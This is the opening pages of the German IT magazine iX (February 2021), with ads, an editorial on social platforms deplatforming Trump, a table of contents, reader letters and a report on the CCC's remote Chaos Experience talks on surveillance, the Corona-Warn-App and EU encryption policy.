



MAGAZIN FÜR PROFESSIONELLE  
INFORMATIONSTECHNIK

2

Februar  
2021

Mit Python und  
Jupyter Notebook  
**Daten einfach  
visualisieren**

So schützen Sie Ihr Unternehmen

# Emotet-Selbsttest

Netzwerkanalyse mit Machine Learning

**Netzwerkengpässe vorhersehen**

Schlichten statt richten

**IT-Rechtsstreitigkeiten effizient lösen**

Im Test: Lenovo ThinkSystem SR665 mit bis zu 128 Kernen

**Flexibler Server mit AMD EPYC**

Distributionen mit Ceph 15.2 „Octopus“

**Ceph containerisiert**

Objectives and Key Results

**Agiles Management mit OKR**

Natural Language Processing

**Mit ML Stimmungen in  
Texten analysieren**

SAP Cloud Platform

**Cloud-native SAP-Anwendungen entwickeln**

Wissen professionell managen

# Confluence und die Konkurrenz



8,90 €

Österreich 9,80 €  
Schweiz 14,50 CHF  
Luxemburg 10,30 €

[www.ix.de](http://www.ix.de)



# Zeit, neu zu lenken.

Jetzt für Businesskunden<sup>1</sup>: attraktive Konditionen für ausgewählte Q-Modelle bei den Audi Faszinationswochen<sup>2</sup> vom 11.01. bis 05.03.2021 sichern.



Ein attraktives Leasingangebot für Businesskunden<sup>1</sup>:

Monatliche Leasingrate

**€ 269,-**

Alle Werte zzgl. MwSt.

Leasingbeispiel für Businesskunden<sup>1</sup>: Audi Q2 S line 30 TFSI 81 kW (110 PS) 6-Gang-Schaltgetriebe<sup>3</sup>

<sup>3</sup>Kraftstoffverbrauch in l/100 km: innerorts 6,3–6,2; außerorts 4,8–4,4; kombiniert 5,4–5,1; CO<sub>2</sub>-Emissionen in g/km: kombiniert 123–116; CO<sub>2</sub>-Effizienzklasse: B

Leistung:

Vertragsdauer:

Jährliche Fahrleistung:

Monatliche Leasingrate:

Sonderzahlung:

81 kW (110 PS)

36 Monate

10.000 km

€ 269,-

€ 0,-

Ein Angebot der Audi Leasing, Zweigniederlassung der Volkswagen Leasing GmbH,  
Gifhorner Straße 57, 38112 Braunschweig. Bonität vorausgesetzt. Nur bei teilnehmenden Audi Partnern erhältlich.

Etwaige Rabatte bzw. Prämien sind im Angebot bereits berücksichtigt.

Abgebildete Sonderausstattungen sind im Angebot nicht unbedingt berücksichtigt.

Alle Angaben basieren auf den Merkmalen des deutschen Marktes.

<sup>1</sup>Zum Zeitpunkt der Leasingbestellung muss der Kunde der berechtigten Zielgruppe angehören und der genannten Tätigkeit nachgehen. Zur berechtigten Zielgruppe zählen: gewerbetreibende Einzelkunden inkl. Handelsvertretern und Handelsmaklern nach § 84 HGB bzw. § 93 HGB, selbstständige Freiberufler/Land- und Forstwirte, eingetragene Vereine/Genossenschaften/Verbände/Stiftungen (ohne deren Mitglieder und Organe). Wenn und soweit der Kunde sein(e) Fahrzeug(e) über einen gültigen Konzern-Großkundenvertrag bestellt, ist er im Rahmen des Angebots für Audi Businesskunden nicht förderberechtigt.

<sup>2</sup>Gültig bei Bestellung vom 11.01.2021 bis 05.03.2021. Eine Verlängerung der Aktion bleibt ausdrücklich vorbehalten.  
Nur für Neuwagen der Modellreihen Audi Q2/Q3/Q5/Q7/Q8. Ausgeschlossen sind RS-Modelle sowie Plug-in-Hybrid-Modelle.

**Audi Vorsprung durch Technik**

# Doppelzüngig

Kaum haben Twitter, Facebook und Co. dem Demagogen Trump nach dem Sturm auf das Kapitol sein digitales Megafon entrissen, kritisieren europäische Politikerinnen – allen voran Bundeskanzlerin Merkel – das als unrechtfertigten Eingriff in die Meinungsfreiheit. Nur der Gesetzgeber dürfe das tun, nicht aber Unternehmen wie privat geführte IT-Firmen.

Gehen wir gut fünf Jahre zurück: Da diskutierte man über aus Deutschland stammende Hassreden in sozialen Netzen, da flehte Merkels Justizminister Maas die US-Konzerne an, ihrer gesellschaftlichen Verantwortung nachzukommen, und da kommentierte er die Bildung einer Arbeitsgruppe bei Facebook mit den Worten: „Ich bin Facebook sehr dankbar, dass sie ihre Verantwortung wahrnehmen.“ So sehr sogar, dass er mit dem NetzDG 2017 das Löschen und Sperren rechtswidriger Inhalte an die Plattformbetreiber delegierte.

Nun aber, wo der gesperrte bekennende Demokratieverächter und Brandstifter einflussreich und Inhaber eines hohen politischen Amtes ist, heißt es: „Sollte diese Entscheidung in den Händen eines Tech-Unternehmens liegen, das keine demokratische Legitimation oder Aufsicht hat?“ So formulierte es der EU-Binnenmarktkommissar Thierry Breton.

Ohne große Sympathien für US-Datengiganten wie Google, Facebook und Twitter zu hegen, drängt sich der Verdacht auf, wirklich richtig machen können sie es nun nicht mehr, und erst recht niemandem recht. Hier ein paar Beispiele, mit welchen Maßnahmen Onlinedienste auf die Ereignisse in Washington reagierten und wozu das führte.

PayPal und GoFundMe entledigten sich der Nutzer, die Gelder für die Anreise nach Washington sammelten. Stripe stellte die Geldabwicklung von Trumps Kampagnen ein, Shopify nahm zwei Trump-Merchandise-Shops aus dem Hosting. Twitter löschte Accounts von bekannten QAnon-Unterstützern und fror mehr als 70 000 Konten ein, die vorwiegend QAnon-Inhalte, Gewaltaufrufe und Falschinformationen zur Präsidentschaftswahl teilten. Durch das große Deplatforming bekam die rechte Plattform Parler massenhaften Zulauf neuer User. Google Play und Apple nahmen deren App aus ihren Stores. Dann zog Amazon den Stecker und schmiss Parler aus ihrem Cloud-Hosting. Darauf liefen die rechten Anhänger zu Gab.

Auch die andere Seite ist unzufrieden: Warum sei das nicht viel früher und konsequenter passiert? Warum musste es erst zu dieser historischen Zäsur kommen? Das verweist auf einen weiteren Aspekt: die Gefahrenabschätzung. Die kann man offenbar von jedem Menschen und jedem Unternehmen verlangen, nur anscheinend von Politikern nicht, die Trump und andere Brandstifter so lange hofierten und hofieren.

Und nun? Einerseits sollen Twitter und Co. das Kind aus dem Brunnen ziehen, in den sie selbst und die politisch Verantwortlichen es geworfen haben, andererseits sollen sie es nur unter einer demokratischen Aufsicht tun dürfen, die aber zur Arbeitsverweigerung tendiert. Das Dilemma, in dem sich damit alle befinden, die mit Daten und Meinungen umgehen, müssen aber schon die Gesellschaft und ihre Institutionen auflösen.

*Susanne Nolte*

SUSANNE NOLTE



**MARKT + TREND**

<b>Remote Chaos Experience r3C</b>	8
Netzpolitisch, staatstragend, technisch	
<b>Sicherheit</b>	
Sicherheitslücken in medizinischen Geräten	12
<b>Datenbanken</b>	
Oracle Database 21c mit Blockchain-Tabellen und AutoML	14
<b>Netze</b>	
Lüfterloser Access-Switch von LANCOM	15
<b>Open Source</b>	
privacyIDEA 3.5 mit Smartcards und Vier-Augen-Token	16
<b>World Wide Web</b>	
Corona verändert das Internet	17
<b>Cloud</b>	
OpenShift lernt Windows-Container	18
<b>Arbeitsplatz</b>	
CES: Feintuning für Business-Laptops	20
<b>Rechenzentrum</b>	
Hitachi Vantara: Enterprise-Storage für den Mittelstand	21
<b>Künstliche Intelligenz</b>	
GPT-3 erstellt jetzt auch Bilder	22
<b>Industrielle IT</b>	
ProxiCube misst Aerosole	23
<b>Softwareentwicklung</b>	
ML-Bibliothek TensorFlow 2.4	24
<b>IT-Recht &amp; Datenschutz</b>	
Brexit: Schonfrist für Datenaustausch	26
<b>Unternehmenssoftware</b>	
TechEd 2020: SAP will cooler werden	30
Umfangreiches Upgrade für abas ERP	32
<b>Telekommunikation</b>	
Erste Frequenzen für Satelliteninternet	34
<b>Beruf</b>	
86 000 ITler gesucht	35
<b>Wirtschaft</b>	
Patente: Europa verliert an Boden	36
<b>Veranstaltungen</b>	
iX-Workshops 2021	38
<b>Retrospektive</b>	
Vor 10 Jahren: Das Ende des PC	39
<b>TITEL</b>	
<b>IT-Sicherheit</b>	
Anleitung zum Emotet-Selbsttest	42
Organisatorische und technische Maßnahmen zum IT-Selbstschutz	48
<b>REVIEW</b>	
<b>Software-defined Storage</b>	
Distributionen mit Ceph 15.2 „Octopus“	54



## Cloud-native SAP-Anwendungen

SAPs Cloud Application Programming Model erleichtert das Entwickeln von Geschäftsanwendungen für die Cloud. Die SAP Cloud Platform stellt zahlreiche Tools und Services für Entwicklung und Betrieb von der IDE bis SAP HANA bereit.


Seite 124



## Confluence und die Konkurrenz

Software zum Wissensmanagement ist in Unternehmen unverzichtbar. Nicht nur in der agilen Welt greift man gerne zu Atlassians Confluence, aber es gibt leistungsfähige Alternativen. Die sind meist Open Source, auf eigener Hardware installierbar und liegen auch im Trend, weil Atlassian die Confluence-Nutzer in die Cloud drängen möchte – was bei sensiblen Informationen zum Problem wird. Wer bei der Einführung einer Knowledge Base bewährten Best Practices folgt, erhält mit allen Tools ein nützliches Werkzeug.

ab Seite 68



## Netzwerkengpässe vorhersehen


Mit einem Jupyter-Notebook und ML-Methoden kann man potenzielle Engpässe in komplexen Netzen entdecken, bevor sie kneifen. Um die dafür nötigen Datenmengen zu verarbeiten, kommen dabei Big-Data-Werkzeuge wie Elasticsearch und Apache Kafka zum Einsatz.

Seite 134

# Der Emotet-Selbsttest

Eigentlich ist es kein Hexenwerk, die eigene IT-Infrastruktur vor Viren und Trojanern zu schützen. Trotzdem hat es Emotet im Dezember wieder auf Platz 1 der Bedrohungen im Threat Intelligence Report von Check Point geschafft. Wir zeigen am Beispiel Emotet, wie man die Anfälligkeit der eigenen Infrastruktur prüft. Wenn das Ergebnis nicht so ausfällt wie erwünscht, können bereits einfache Maßnahmen mit überschaubarem Aufwand die Sicherheit verbessern.

ab Seite 42



## Daten einfach visualisieren

Mit Python-Skripten und einigen zusätzlichen Bibliotheken lassen sich in Jupyter-Notebooks komplexe Zusammenhänge anschaulich darstellen. Seaborn liefert anspruchsvolle Diagrammtypen wie Jointplots und Heatmaps, GeoPandas visualisiert geografische Informationen.

Seite 130

## Flexible Server

Lenovo ThinkSystem SR665 mit zwei AMD EPYC 7H12



60

## REPORT

### Unternehmenswikis

Marktübersicht: Was Knowledge-Management-Systeme leisten



68

### Confluence

Atlassian zwingt Kunden in die Cloud

80

### Wissensdatenbanken

Best Practices für das Wissensmanagement

84

### Midrange

Open Source für IBM i



92

### Management mit OKR

Transparent und agil: Objectives and Key Results



96

### Recht

Schlichtungsverfahren bei IT-Rechtsstreitigkeiten



102

## WISSEN

### Agilität

Stimmungen in Texten mit ML analysieren



108

### Netzsicherheit

Kurz erklärt: NTP über Network Time Security absichern

114

### Netzwerksicherheit

Active Directory: Wie Angreifer Tickets, Delegierung und Trusts missbrauchen

116

## PRAXIS

### SAP Cloud Platform

Cloud-native Geschäftsanwendungen entwickeln



124

### Data Science

Datenvisualisierung mit Jupyter-Notebooks



130

### Netze

Netzwerkanalyse mit ML



134

### IoT-Hacking

Firmware- und Netzwerksicherheit verbessern

140

### Tools & Tipps

DNS-Tests mit dem Kommandozeilentool dog

144

## MEDIEN

### Buchmarkt

Microservices

146

### Rezensionen

Robot Adventures in Python and C, Einstieg in Java mit Eclipse, Fehlersuche bei IPsec

148

## RUBRIKEN

### Editorial

Doppelzüngig

3

Leserbriefe

6

Impressum, Inserentenverzeichnis

153

Vorschau

154

# Früher war alles besser!



Willkommen in der Welt der Classic Games, wo Computer- und Videospiele viel Kreativität und Spielspaß versprachen – und bis heute halten. Wir stellen Spiele, deren Entwickler und Plattformen vor. Bei Retro Gamer finden Sie Screenshots, Fakten, Tipps und mehr zu den Hits von damals.



**Testen Sie 2 x Retro Gamer mit 30 % Rabatt!  
Lesen Sie 2 Ausgaben für nur 18,- Euro\* statt 25,80 Euro\* im Handel.**

**Jetzt bestellen und vom Test-Angebot profitieren:  
[www.emedia.de/rg-mini](http://www.emedia.de/rg-mini)**

Telefon: (0541) 800 09 126  
(werktag von 8–20 Uhr, samstags von 10–16 Uhr),  
E-Mail: rg-abo@emedia.de  
eMedia Leserservice, Postfach 24 69,  
49014 Osnabrück

\*Preis in Deutschland.

LESERBRIEFE | FEBRUAR 2021



Quelle: MAGICMAGICS

Videokonferenzen. Reicht ja auch für Netflix“ und „Ganz zu schweigen davon, dass nicht jeder Schüler und jede Schülerin die passende Ausstattung zu Hause hat“ auf. Ich würde aus meinen – zugegebenermaßen begrenzten – Erfahrungen behaupten, dass es nicht an der Ausstattung der Schüler und nicht mal der Schulen liegt, sondern an der Motivation der Unterrichtenden, und ich habe den Eindruck, dass da sehr schnell auf die Technik abgewälzt wird. Faszinierend, wie alle Branchen inklusive des öffentlichen Sektors sich schnell mit Webex und Co. – meist in Eigenregie – arrangiert haben.

MATHIAS THELKER, VIA E-MAIL



## Keine fehlende Technik

(Editorial: Die Digitalisierung in Zeiten von Corona; iX 1/2021, S. 3)

Mir fällt der Widerspruch zwischen „Und es scheint, als seien auch die meisten privaten Internetanschlüsse ausreichend dimensioniert für Remote-Arbeit und

## Der direkte Draht zu



Direktwahl zur Redaktion: 0511 5352-387

Redaktion iX | Postfach 61 04 07  
30604 Hannover | Fax: 0511 5352-361  
E-Mail: post@ix.de | Web: www.ix.de

[www.facebook.com/ix.magazin](https://www.facebook.com/ix.magazin)  
[twitter.com/ixmagazin](https://twitter.com/ixmagazin) (News)  
[twitter.com/ix](https://twitter.com/ix) (Sonstiges)

Für E-Mail-Anfragen zu Artikeln, technischen Problemen, Produkten et cetera steht die Redaktion gern zur Verfügung.

post@ix.de Redaktion allgemein  
akl@ix.de Alexandra Kleijn  
ane@ix.de Alexander Neumann  
avr@ix.de André von Raison  
cle@ix.de Carmen Lehmann  
csc@ix.de Carina Schipper  
fog@ix.de Moritz Förster  
jd@ix.de Jürgen Diercks  
jvo@ix.de Jonas Volkert  
mapa@ix.de Matthias Parbel  
mdo@ix.de Madeleine Domogalla  
mfe@ix.de Markus Feilner  
mm@ix.de Michael Mentzel  
nb@ix.de Nicole Bechtel  
odg@ix.de Dr. Oliver Diedrich  
rme@ix.de Rainald Menge-Sonnentag  
sih@ix.de Silke Hahn  
sun@ix.de Susanne Nolte  
un@ix.de Bert Ungerer  
ur@ix.de Ute Roos

Listing-Service:

Sämtliche in iX seit 1990 veröffentlichten Listings sind über den iX-FTP-Server erhältlich: <ftp://ftp.heise.de/pub/ix/>

## Angaben zum Corona-Artikel

(Kolumne: Ich wars nicht – Cyberwars! iX 1/2021, S. 29)

Ihre Charakteristik der COVID-19-Pandemie ist genial, darf diese mit Quellen- und Autorangabe in Diskussionen angeführt werden?

LEOPOLD HELM, VIA E-MAIL

*Vielen Dank für das Lob! Und sehr gerne, mit Quellenangabe sowieso immer. Ich bitte nur darum, den ganzen Vergleich zu verwenden; wenn man lediglich den ersten Satz „COVID-19 hat eine Überlebensquote von 98–99 % – Ebola schnaubt verächtlich – und einen Reproduktionsfaktor von lediglich 2–3, worüber die Masern nur lachen können“ zitiert, würde das mir das Wort im Munde verdrehen. (David Fuhr)*

## Konsole als Bild ist kein Hit

(Titelstrecke iX 1/2021)

Auf den Seiten 51 und 52 sind Screenshots von der Konsole: schwarzer Hintergrund und dunkle Farben. Ist nicht so der Hit, denn selbst mit Brille kann ich nur raten. Auch auf der Seite 63 findet sich ein ziem-

## Neujahrsrätsel 2021: die Gewinner

„Homeoffice“ lautete das offenbar ziemlich naheliegende Lösungswort des Neujahrsrätsels aus iX 1/2021: Ausnahmslos alle 883 Teilnehmerinnen und Teilnehmer haben die richtige Lösung abgeliefert.

Der WLAN-Access-Point LANCOM LX-6402 mit Wi-Fi 6 geht an **Olay Rybatzki**, die Synology Diskstation DS220+ an **Ingo Schult**. Über das Magic 2 WiFi next Multiroom Kit von Devolo kann sich **Felix Zaers** freuen. Viel Spaß mit der Parrot Swing Minidrone wünschen wir **Frank Becker**.

Je einen devolo WLAN Repeater ac gewonnen **Stephanie Kollenz**, **Stefan Kühnel** und **Thomas Rogel**. Die drei iX-Kits aus einer iX-

Alltagsmaske, einer iX-Tasse und einem Bücher-gutschein von dpunkt gehen an **Steffen Landes**, **Manuela Spielmann** und **Udo Günther**.

Die Redaktion gratuliert den Gewinnerinnen und Gewinnern.



lich dunkler Screenshot. Es wäre eine feine Sache, wenn dort ein bissel helle Farbtupfer eingearbeitet werden könnten. Ansonsten war es ein sehr interessantes Heft.

JAN SKALLA, VIA E-MAIL

True ist, der Rückgabewert nicht 0 ist, sondern False. In anderen Sprachen wird der Ausgabedatentyp durch die Funktion bestimmt, das verhindert solche Überraschungen.

Hinzu kommt: Beim Pandas GroupBy werden Nullwerte (NA) in der Gruppierungsspalte unterdrückt. Und einen Parameter, um dieses Verhalten abzuschalten, gibt es erst seit Ende 2020. Da ich seit über einem Jahrzehnt viel mit Daten arbeite, hatte ich ein SQL-ähnliches Verhalten erwartet.

Ja, man kann solche Sonderfälle lernen. Man kann auch einfache Dinge wie ein Sum mit einem Unit-Test versehen. Aber dann ist a) Python nicht mehr einfach lernbar und b) sollte die Programmiersprache mich unterstützen, nicht Fehler provozieren.

Deshalb sehe ich den häufigen Einsatz von Python kritisch. Insbesondere in den Bereichen, in denen Python seine Vorteile nicht ausspielen kann (zum Beispiel ETL).

MAC-COPPER, AUS DEM IX-FORUM

## Python provoziert unnötige Programmierfehler

(Softwareentwicklung: Python und maschinelles Lernen; iX 1/2021, S. 46)

Im eigentlichen ML hat Python mit seinen sehr mächtigen Bibliotheken seinen Platz. Das explorative Arbeiten wird mit Duck Typing vereinfacht. Wenn aber der Code dann in die Produktion soll, fällt einem das „Die Behandlung von Sonderfällen verschiebt sich dadurch hinter die experimentelle Phase“ auf die Füße.

Hier mehrere Beispiele: Wenn ich in einen Pandas Dataframe eine Sum auf einen Boolean-Wert mache, erhalte ich die Summe der True-Werte. Ich muss aber den Sonderfall beachten, dass, wenn kein Wert



## AHA-EFFEKT GESUCHT?

Schulungen für Linux-Admins,  
die durchblicken wollen.

Fachlich und didaktisch kompetente Dozenten, spannende Schulungsthemen, eine lockere Atmosphäre im Kurs und angenehme Unterrichtsräume - all das erwartet Sie bei uns in Berlin an der Heinlein Akademie.

### Die nächsten Kurse:

ab 22.02.

[PostgreSQL für Profis](#)

ab 22.02.

[Konfigurationsmanagement mit Ansible](#)

ab 22.02.

[Linux Admin Grundlagen](#)

ab 01.03.

[Linux Performance Analyse & Tuning](#)

ab 01.03.

[Anti-Spam-Cluster mit Rspamd](#)

ab 09.03.

[Galera Cluster für MySQL und MariaDB](#)

### Jetzt anmelden:

[www.heinlein-akademie.de](http://www.heinlein-akademie.de)

 **heinlein  
akademie**

rC3: remote Chaos Experience für digital Fortgeschrittene

# Alles in 2-D

## Manuel Atug

Nachdem der jährlich stattfindende Congress des Chaos Computer Club pandemiebedingt auszufallen drohte, rief der CCC kurzerhand eine „remote Chaos Experience“ ins virtuelle Leben, um Hacker und Haecksen, Nerds und Techies, Chaoswesen und Interessierte zusammenzubringen. Auf eine ganz besondere Art.

**V**ier Tage CCC-Congress wie immer am Ende des Jahres zwischen 27. und 30. Dezember 2020 als Ausklang? Dieses Mal nicht, denn Corona macht alles anders. Aber absagen oder verschieben war den Nerds vom Chaos Computer Club zu einfach. Eine Frontal-Videovortragsreihe? Nein, das kann schließlich jeder und das wird nicht dem Anspruch der Hacker und Nerds gerecht, den zwischenmenschlichen Austausch zu bieten, interessante Zufallsbegegnungen zu verursachen oder auch den verschiedenen Interessengemeinschaften („Assemblies“) den passenden interaktiven Austausch mit den Teilnehmern zu ermöglichen, ohne dabei das kühle Ambiente einer Messeausstellung mitzubringen.

Nichts weniger als eine virtuelle „rC3-2D-World“ (Abbildung 1) mit dem Pixelflair eines 90er-Jahre-Computerspiels und der Möglichkeit eines Spontankontaktaustausches mit bis zu vier Leuten in der Welt musste dafür her. Das ging nach Anlaufschwierigkeiten dann auch sehr einfach und angenehm per Videokamera und Mikrofon oder herkömmlich per Chat.

In den Assemblies luden Jitsi-Videokonferenzräume selbst größere Gruppen zum intensiven

Austausch ein. Diese 2-D-Welt brachte ein so besonderes Flair mit, dass viele sie beibehalten und ihre Umgebungslandschaften weiterbetreiben möchten. Selbst eine rC3-Lounge gab es, in der ein schönes Musikprogramm dargeboten wurde. Auch der Autor selbst würde sich dauerhaft einen solchen Hackerspace für den Erfahrungsaustausch wünschen.

### Ein besonderes Ambiente

Auf diese rC3-2D-World hatten ausschließlich Ticketbesitzer Zugriff, das machte sie planbarer, zum einen in Sachen Skalierbarkeit, zum anderen hinsichtlich des Administrationsaufwands. Die Vorträge wurden wie immer frei ins – zwischendurch immer wieder mehr schlecht als recht funktionierende – Netz gestreamt



(willkommen im Neuland Deutschland) und nachträglich unter <https://media.ccc.de> bereitgestellt.

Der Fahrplan (siehe ix.de/zc6m) bot wieder ein umfassendes Lineup in allen Themenbreiten und -tiefen mit Stars und Sternchen. Denn Content ist King, das war beim CCC-Congress schon immer der Fall. Dazu wurden neben den vom Veranstalter selbst betriebenen virtuellen Sälen auch 15 Community-Streams in das Programmangebot der dezentralen Remote Chaos Experience eingebettet, die ebenfalls frei abgerufen werden können.

### Paranoia im Profimodus

Andy Müller-Maguhn (Abbildung 2) berichtete in seinem Vortrag „CIA vs. Wikileaks“ von massiven Einschüchterungsversuchen durch staatliche Geheimdienste. Nachdem er den Wikileaks-Gründer Julian Assange in dessen Asyl in der ecuadorianischen Botschaft in London mehrfach besucht hatte, fielen ihm aufgrund seiner professionellen Paranoia mehrere Angriffe auf sein Mobiltelefon auf. Auch im Festnetz und bei der Nutzung von VPNs oder PGP bei E-Mails gab es vermehrte Sicherheitsschwankungen.

Es folgten Beschattungen, die immer offener und aggressiver wurden, und zuletzt stellte er fremde integrierte Krypto-Hardware mit eigenem Flashspeicher und Antenne in seinem SNOM-Tischtelefon nach einer Reparatur wegen eines defekten Displays fest. Postsendungen an Anwälte im Ausland wurden eindeutig erkennbar geöffnet, was offenbar der Einschüchterung dienen sollte. Wie man mit solch schwerwiegenden

**CCC-Maskottchen „Fairy Dust“ darf auch in der rC3-2-D-Welt nicht fehlen (Abb. 1).**

Eingriffen in die Privatsphäre unbeschwert leben solle, ohne jemanden anklagen zu können, da es keinen offiziellen Rechtsfall gibt, ist Andy ein Rätsel. Zuletzt hatte er der Hackergemeinde am Bildschirm die Option genannt: „Ich werde Landwirt und ihr löst das Problem.“

Im Vortrag zur Corona-Warn-App gewährte ein leitender Entwickler bei SAP einige Einblicke in die Backend-Architektur. Er zeigte, dass die App und die Infrastruktur dahinter generell sehr datensparsam ausgelegt wurden. Um auch Rückschlüsse bei der Übermittlung eines positiven Testergebnisses zu vermeiden, wurden Verbindungen nicht nur kryptografisch abgesichert, sondern auch Methoden zur „Plausible Deniability“ – also der glaubhaften Abstreitbarkeit – eingesetzt, indem beispielsweise störendes Rauschen in den Datenverkehr integriert oder der Diagnoseschlüssel auch bei negativen Tests nach dem Zufallsprinzip abgefragt wurde.

### Eingeschränkte Verschlüsselung

Der österreichische Journalist Erich Moechel demonstrierte in seinem Vortrag „Crypto Wars 2.0“, dass die EU mit der Unterstützung der Amerikaner seit Jahren aktiv an der Einschränkung von Ende-zu-Ende-Verschlüsselung arbeitet – und dabei die Verschlüsselung einschränken will, ohne sie einzuschränken, so die EU-Kommission. Denn die Strafverfolgungsbehörden sowie die Geheimdienste wollen der Verschlüsselung mit allen Mitteln auf die Pelle rücken, um wieder in das „goldene Zeitalter“ zurückzukommen, in dem sie vor dem „Going Dark“ – so nennt man im Geheimdienstjargon das Versiegen eines Informationskanals – Zugriff auf Daten in Hülle und Fülle hatten.

Aber mit den Snowden-Leaks 2013 änderte sich das schlagartig und immer mehr Webseiten sowie Dienste implementierten Verschlüsselung –

# LEISTUNGSFÄHIGES SERVERSYSTEM AUF BASIS DER SKALIERBAREN **INTEL® XEON® PLATTFORM**

Ausgestattet mit Intel D3 S4510 SSDs  
Verbessern Sie die Effizienz leseintensiver  
Aufgaben und bewahren gleichzeitig die  
Infrastrukturkompatibilität Ihrer Systeme!



Windows Server 2019

TERRA Server -  
immer zuverlässig mit Windows Server 2019.  
Das Betriebssystem welches On-Premises und  
die Cloud zusammenbringt.

## TERRA SERVER 7220 G3

- Intel® Xeon® Silver 4215R Prozessor [11 MB Cache, 8x 3.2 GHz]
- Ohne Betriebssystem  
Optional mit z.B. Windows Server 2019 Standard oder Windows Server 2019 Datacenter
- 1300 W NT redundant, HotSwap-Lüfter redundant
- 32 GB DDR4 REG ECC RAM
- 2x 960 GB Intel® SATA SSD D3 S4510 [RAID 1]
- Broadcom MegaRAID 9361-8i mit 1GB Cache [RAID 0/1/10/5/50/6/60]
- DVD±Brenner, 2x 10 GbE LAN
- Remote Management Modul
- Grafik onboard (VGA)

Artikel-Nr.: 1100207

**4.799,-\***

Windows Server 2019 Standard  
16-Core ROK Lizenz  
Artikel-Nr.: 6500100

**769,-\***

Jetzt zusammen kaufen mit:

Windows Server 2019 Datacenter  
8-Core Lizenz  
Artikel-Nr.: 6500052

**2.349,-\***

Windows Server 2019 Datacenter  
16-Core ROK Lizenz  
Artikel-Nr.: 6500110


**4.699,-\***



Finden Sie Ihren TERRA SERVER Fachhändler  
Jetzt informieren und beraten lassen!  
[www.wortmann.de](http://www.wortmann.de) | [www.terracloud.de](http://www.terracloud.de)

**WORTMANN AG**

IT. MADE IN GERMANY.



**Andy Müller-Maguhn ratlos: Was tun, wenn die Paranoia plötzlich Realität wird? (Abb. 2)**

zum Beispiel WhatsApp, Three-ma oder auch Signal. Zugriff auf diese Daten per Knopfdruck wie bei den Telefonnetzen ist daher nicht mehr ohne Weiteres möglich. 2015 wurden in den wiederbelebten Crypto Wars 2.0 gar Forderungen nach Einschränkung der Verschlüsselung von seinerzeit amtierenden Politikern laut, etwa vom Bundesinnenminister Thomas de Maizière (CDU), dem US-Präsidenten Barak Obama, dem britischen Regierungschef David Cameron und weiteren.

Es gab allerdings Rückschläge für informationshungige Behörden wie das Bekanntwerden der Hintertür in Juniper-Routern, die vom US-Geheimdienst NSA stammte und von einem anderen Staat ausgenutzt wurde. Auch bewirkte die Einführung von Let's Encrypt als Zertifizierungsstelle deutlich mehr Verschlüsselung im Internet. 2016 eskalierten die Zugriffswünsche so stark, dass das FBI im Fall des San-Bernardino-Attentäters Apple zwingen wollte, eine angepasste Software zu entwickeln und auszurollten, die die Sicherheitsfunktionen im iPhone des Attentäters deaktivieren sollte.

## Krypto-Unterwanderung nimmt Fahrt auf

2017 erfolgten dann die Vorarbeiten zur Unterwanderung der Verschlüsselung, indem die Verantwortlichen einen neuen ETSI-Standard zur Überwa-

chung sozialer Netze nebst Interface verabschiedeten. Der Europäische Rat übernahm auch noch die Forderung von Europol, Anbieter sogenannter Over-the-Top-Dienste wie Messenger oder auch E-Mail auf eine Ebene mit den klassischen Telefonanbietern und Internet-Providern zu stellen. Das Europäische Institut für Telekommunikationsnormen ETSI veröffentlichte 2019 eine unsichere TLS-Variante mit integrierter Überwachungsschnittstelle und mit dem Attentat auf eine Moschee im neuseeländischen Christchurch kam die Debatte um Uploadfilter für Terrorinhalte zurück auf den Tisch.

In den USA wurde 2020 das Gesetzesvorhaben „Earn IT Act“ vorgestellt (siehe ix.de/zc6m), das letztendlich die aktuellen EU-Beschlüsse vorwegnimmt: Anbieter von Kommunikationsdiensten werden dadurch verpflichtet, Maßnahmen zum Schutz von Kindern umzusetzen, die gleichzeitig eine Ende-zu-Ende-Verschlüsselung unmöglich machen.

Moechel sieht diese Abfolge an Initiativen schon fast wie in einem Ballett choreografiert, das in der Verabschiedung der Resolution im Ministerrat sowie im Richtlinienentwurf für „hochklassige Cybersicherheit“ mündete (Abbildung 3). „Das wird jetzt immer wieder irgendwo in der EU auftauchen. Die Geheimdienste und die Strafverfolgungsbehörden wollen das unbedingt“, sagt Moechel.



**Lustig, aber nicht zum Lachen: Die Schlussfolgerung des österreichischen Aktivisten Moechel (Abb. 3)**

